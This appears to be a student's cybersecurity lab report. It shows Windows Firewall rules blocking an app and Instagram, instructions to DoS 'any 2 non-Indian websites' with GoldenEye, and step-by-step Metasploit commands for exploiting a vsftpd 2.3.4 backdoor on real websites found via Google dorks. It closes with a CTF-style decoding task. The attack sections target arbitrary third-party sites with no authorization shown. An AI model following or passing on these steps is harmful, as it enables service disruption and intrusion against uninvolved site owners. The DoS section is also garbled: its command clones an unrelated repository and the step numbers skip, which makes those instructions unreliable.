
**STEP-3: Now, Select the rule type as custom and click on next.**



## STEP-4: And click on program type as all programs and click on next.



## STEP-5: And now leave the protocol type as any by default and click on Next.



STEP-6: Now, in the scope section select the local ip address it belongs to and add an ip address that is copied from whois lookup tool and paste it in that section as shown below-

**Windows Defender Firewall with Advanced Security**

**Outbound Rules**

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port
Blocking the NotePad StandAlone Application	All	All	Yes	Block	No	%System...	Any	Any	Any	Any
@FirewallAPI.dll_80200	All	All	Yes	Allow	No	%System...	Any	Local subnet	TCP	Any
Skype	{78E1CD88-49E3-476E-B926-...}	All	Yes	Allow	No	C:\Program...	Any	Any	TCP	Any

**New Outbound Rule Wizard**

**Scope**  
Specify the local and remote IP addresses to which this rule applies.

**Steps:**

- Rule Type
- Program
- Protocol and Ports
- Scope**
- Action
- Profile
- Name

**IP Address**  
Specify the IP addresses to match:

This IP address or subnet:  
157.240.3.174

This IP address range:  
From: \_\_\_\_\_ To: \_\_\_\_\_

**OK** **Cancel**

**Actions**

**Outbound Rules**

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

**Blocking the NotePad StandAlone Application**

**File Action View Help**

**Windows Defender Firewall with Advanced Security**

**Outbound Rules**

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port
Blocking the NotePad StandAlone Application	All	All	Yes	Block	No	%System...	Any	Any	Any	Any
@FirewallAPI.dll_80200	All	All	Yes	Allow	No	%System...	Any	Local subnet	TCP	Any
Skype	{78E1CD88-49E3-476E-B926-...}	All	Yes	Allow	No	C:\Program...	Any	Any	TCP	Any

**New Outbound Rule Wizard**

**Scope**  
Specify the local and remote IP addresses to which this rule applies.

**Steps:**

- Rule Type
- Program
- Protocol and Ports
- Scope**
- Action
- Profile
- Name

**Which local IP addresses does this rule apply to?**

Any IP address

These IP addresses:  
157.240.3.174

**Customize the interface types to which this rule applies:**

**Which remote IP addresses does this rule apply to?**

Any IP address

These IP addresses:

**OK** **Cancel**

**Actions**


**Outbound Rules**

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

**Blocking the NotePad StandAlone Application**

**File Action View Help**

## STEP-7: In the Action section select Block the Connection and Click on Next.



**STEP-8: Now, enable all profiles to apply the rule and click on next. And then give the name for the rule to complete the process.**

**Windows Defender Firewall with Advanced Security**

**Outbound Rules**

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port
Blocking the NotePad StandAlone Application	All	Yes	Block	No	%System...	Any	Any	Any	TCP	Any
@FirewallAPI.dll,-80204	All	Yes	Allow	No	%System...	Any	Local subnet	TCP	Any	
Skype	{78E1CD88-49E3-476E-B926-...}	All	Yes	Allow	No	C:\Program...	Any	Any	TCP	Any

**New Outbound Rule Wizard**

**Profile**

Specify the profiles for which this rule applies.

**Steps:**

- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name**

When does this rule apply?

**Domain**  
Applies when a computer is connected to its corporate domain.

**Private**  
Applies when a computer is connected to a private network location, such as a home or work place.

**Public**  
Applies when a computer is connected to a public network location.

< Back | Next > | Cancel

**Actions**

Outbound Rules

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

Blocking the NotePad StandAlone Application

Disable Rule

**Windows Defender Firewall with Advanced Security**

**Outbound Rules**

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port
Blocking the NotePad StandAlone Application	All	Yes	Allow	No	%System...	Any	Any	Any	TCP	Any
@FirewallAPI.dll,-80204	All	Yes	Allow	No	%System...	Any	Local subnet	TCP	Any	
Skype	{78E1CD88-49E3-476E-B926-...}	All	Yes	Allow	No	C:\Program...	Any	Any	TCP	Any

**New Outbound Rule Wizard**

**Name**

Specify the name and description of this rule.

**Steps:**

- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name**

Name: Blocking Instagram website

Description (optional):

< Back | Finish | Cancel

**Actions**

Outbound Rules

- New Rule...
- Filter by Profile
- Filter by State
- Filter by Group
- View
- Refresh
- Export List...
- Help

Blocking the NotePad StandAlone Application

Disable Rule

**Finally we have blocked the instagram web application too.**

**B. Perform Dos Attack using the golden eye tool on any 2 non-Indian Websites and observe the traffic in Wireshark .**

**Dos Attack :** A type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the devices normal functioning .

**Golden eye:** It is free and open source tool

Now here in this we need to perform Dos attack using the golden eye tool on any 2 non-Indian Websites and observe the traffic in Wireshark

**Step 1: First open kali linux**

**Step 2: Start giving the commands**


**Step 3:**



```
[root@kali:~]# git clone https://github.com/teekit/GetIdentity.git
Cloning into 'GetIdentity...'...
remote: Enumerating objects: 1098 (13/13), done.
remote: Compressing objects: 1098 (13/13), done.
remote: Writing objects: 1098 (13/13), done.
  100% (1098/1098) 331.44 KiB/s
remote: Total 1098 (delta 0), reused 0 bytes, pack-reused 0 bytes
Receiving objects: 1098 (13/13), done.
  100% (1098/1098) 331.44 KiB/s
remote: Total 1098 (delta 0), reused 0 bytes, pack-reused 0 bytes
Resolving deltas: 1098 (13/13), done.

[root@kali:~]# cd GetIdentity
[root@kali:~/GetIdentity]# mv index.py getidentity.py
[root@kali:~/GetIdentity]
```

## Step 4 : Verify the traffic in Wireshark



## Check for Another Website

## **Step 2:**

**Now from this we can Observe that we observed the traffic of two non- Indian websites**

**C. Perform a backdoor on a target website using the Metasploit.**

## **Performing the backdoor on a target Website using the Metasploit.**

**A backdoor is a malware type that negates normal authentication procedures to access a system. As a result, remote access is granted to resources within an application, such as databases and file servers, giving perpetrators the ability to remotely issue system commands and update malware.**

**STEP-1: Collect any Non-indian Website using Google dorks and copy its URL. (OR) get the ip address of that url using whois lookup tool.**

**STEP-2: Now open the kali linux and type the command “ nmap -p -sV ‘website url’” or “nmap -p -sV URL ip address”.**

**STEP-3:Later it will give some open ports and their versions. Then search for the FTP open port with the versions “vsftpd 2.3.4” or “ProFtpd 1.3.3c”.**

**STEP-6:**Open the root user in the kali linux as we are using the metasploit framework for performing backdoor on a website.So give the command “sudo su”

**STEP-5:**Later, give the command “msfconsole” to open the Metasploit Framework.

**STEP-6:**It takes a few seconds to enter into the metasploit framework console in kali. After getting the console search for the backdoor you wanted to exploit. I.e, “search ftp backdoor”.

**STEP-7:**It will provide you some exploits of the FTP backdoor with its version, exploit name and its description.

**STEP-9:** For example your target website has FTP open port with the version so called “vsftpd 2.3.4”.

**STEP-10:** Then you need to choose the exploit using the command- “use exploit/unix/ftp/vsftpd\_234\_backdoor”.

**STEP-11:** And then set RHOST for that exploit using the command “set RHOST ip-address”

**STEP-12:** Later set RPORT as FTP port number using “set RPORT 21” command.

**STEP-13:** Now run the exploit using the command “exploit”. If it is backdoored, you will get the ftp> console and that will be the output.



## **ASSIGNMENT - 6**

**Find flags {\*\*\*\*\*} that is in the Vulnerable System**

**A. Identify the hidden message in the README file**

**> Decrypt the secret Data to get a link >**

**Download the OVA file from the link > Import  
the OVA file**

**Step 1: First Decrypt the secret data to Get the  
link**

**Step 2: Go to the Google and type cyber chef Which  
is mostly for url decode**

**Step 3 : Now from there we can observe that the url  
has been decoded .**

**Now decrypting the key**

**PB8ro82ZpZP1eXrdhm5JZg84LNzsj1nVma4ZFqFUgo3AvM6J  
HgwDgxsvDgTxP7t78zZn6CEEv2JHwVCMA7PCsxpXFGNQY  
2ZbFKQynvrBKHqtR2L6**

The screenshot shows the CyberChef interface with a 'From Base58' recipe applied to input data. The input is a long string of characters: PB8ro82ZpZP1eXrdhm5JZg84LNzsj1nVma4ZFqFugo3AvM6JHgwDgxsvDgTxP7t78zZn6CEEv2JHw rBKHqtR2L6. The output is a Google Drive download link: <https://drive.google.com/file/d/12XaretL-z-legDhKouseyHht0nWBLrq2/view?usp=sh>.

Google Drive can't scan this file for viruses.


TASK-6.ova (3.2G) is too large for Google to scan for viruses. Would you still like to download this file?

[Download anyway](#)






**Now from this we need to extract the URL for the decrypted key .**

